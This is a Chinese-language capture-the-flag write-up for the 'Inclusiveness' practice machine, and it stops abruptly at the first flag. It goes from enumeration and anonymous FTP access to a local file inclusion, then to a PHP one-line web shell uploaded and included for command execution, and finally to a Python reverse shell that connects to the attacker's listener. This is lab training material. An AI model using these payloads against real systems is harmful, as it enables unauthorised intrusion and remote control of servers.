8.14.1 wp

Inclusiveness

1. 信息收集


信息收集细节不展开阐述，只展示结果。

```
端口：
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

服务器：
Apache2 Debian

可疑目录：
http://192.168.212.14/robots.txt
```

2. 立足点获取

2.1 FTP

尝试 Anonymous 登陆，密码为空



```
┌──(passionforlife㉿kali)-[~/Desktop]
└─$ ftp 192.168.212.14
Connected to 192.168.212.14.
220 (vsFTPd 3.0.3)
Name (192.168.212.14:passionforlife): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

登陆成功，可以上传文件，继续下一个端口，看后续能不能找出执行恶意代码的方法

2.2 SSH


尝试弱口令

```
ssh admin@192.168.212.14
admin admin
admin 123456
```

失败

2.3 HTTP

访问 `http://192.168.212.14/robots.txt`




You are not a search engine! You can't read my robots.txt!

提示不是 search engine，所以尝试修改 UA 头，改为 `GoogleBot`

```
sudo curl -s --user-agent GoogleBot http://192.168.212.14/robots.txt  -v
```

访问成功




```
< HTTP/1.1 200 OK
< Date: Thu, 15 Aug 2024 02:38:30 GMT
< Server: Apache/2.4.38 (Debian)
< Last-Modified: Sat, 08 Feb 2020 03:26:11 GMT
< ETag: "2d-59e08115bb1ef"
< Accept-Ranges: bytes
< Content-Length: 45
< Content-Type: text/plain
<
User-agent: *
Disallow: /secret_information/
* Connection #0 to host 192.168.212.14 left intact
```

发现敏感目录

`http://192.168.212.14/secret_information/`

尝试访问



192.168.212.14/secret_information/

DNS Zone Transfer Attack

english spanish

DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them; DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.


点击 `english`，发现有 GET 传参

```
http://192.168.212.14/secret_information/?lang=en.php
```

猜一下是不是 LFI 漏洞

```
http://192.168.212.14/secret_information/?lang=/etc/passwd
```

显示文件内容，是 LFI



192.168.212.14/secret_information/?lang=/etc/passwd


DNS Zone Transfer Attack

english spanish

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi-autoipd:x:107:114:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin
/nologin sshd:x:110:65534::/run/sshd:/usr/sbin/nologin avahi:x:113:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin saned:x:114:121::/var
/lib/saned:/usr/sbin/nologin colord:x:115:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin geoclue:x:116:123::/var/lib/geoclue:/usr/sbin
/nologin tom:x:1000:1000:Tom,,,:/home/tom:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr
/sbin/nologin
```

于是思路通了，在 FTP 上传恶意代码，再用上面那个页面去包含它，也就是执行。

回到ftp，进入目录 `/pub`




```
┌──(passionforlife㉿kali)-[~/Desktop]
└─$ ftp 192.168.212.14
Connected to 192.168.212.14.
220 (vsFTPd 3.0.3)
Name (192.168.212.14:passionforlife): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55584|)
150 Here comes the directory listing.
drwxrwxrwx    2 0        0            4096 Feb 08  2020 pub
226 Directory send OK.
ftp> cd /pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20065|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> 
```

本地编写一句马

```
// tmp.php:
<?php system($_GET['cmd']); ?>
```

在 FTP 上传

```
put tmp.php
```




```
ftp> put tmp.php
local: tmp.php remote: tmp.php
229 Entering Extended Passive Mode (|||29016|)
150 Ok to send data.
100% |************************************************************************************************************************************|    31      332.67 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes sent in 00:00 (0.05 KiB/s)
ftp> 
```

尝试 FTP 默认路径

```
http://192.168.212.14/secret_information/?lang=/var/ftp/pub/tmp.php&cmd=whoami
```

执行成功



192.168.212.14/secret_information/?lang=/var/ftp/pub/tmp.php&cmd=whoami

DNS Zone Transfer Attack


english spanish

www-data

上 reverse shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
ect(("192.168.45.238",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```


连接成功


passionforlife@kali: ~/Desktop
File Actions Edit View Help
vpnvpnvpn
port
directory
ftp
passionforlife@kali: ~/Desktop

```
┌──(passionforlife㉿kali)-[~/Desktop]
└─$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.45.238] from (UNKNOWN) [192.168.212.14] 44460
www-data@inclusiveness:/var/www/html/secret_information$ 
```

获取第一个flag

```
/home/tom
```



```
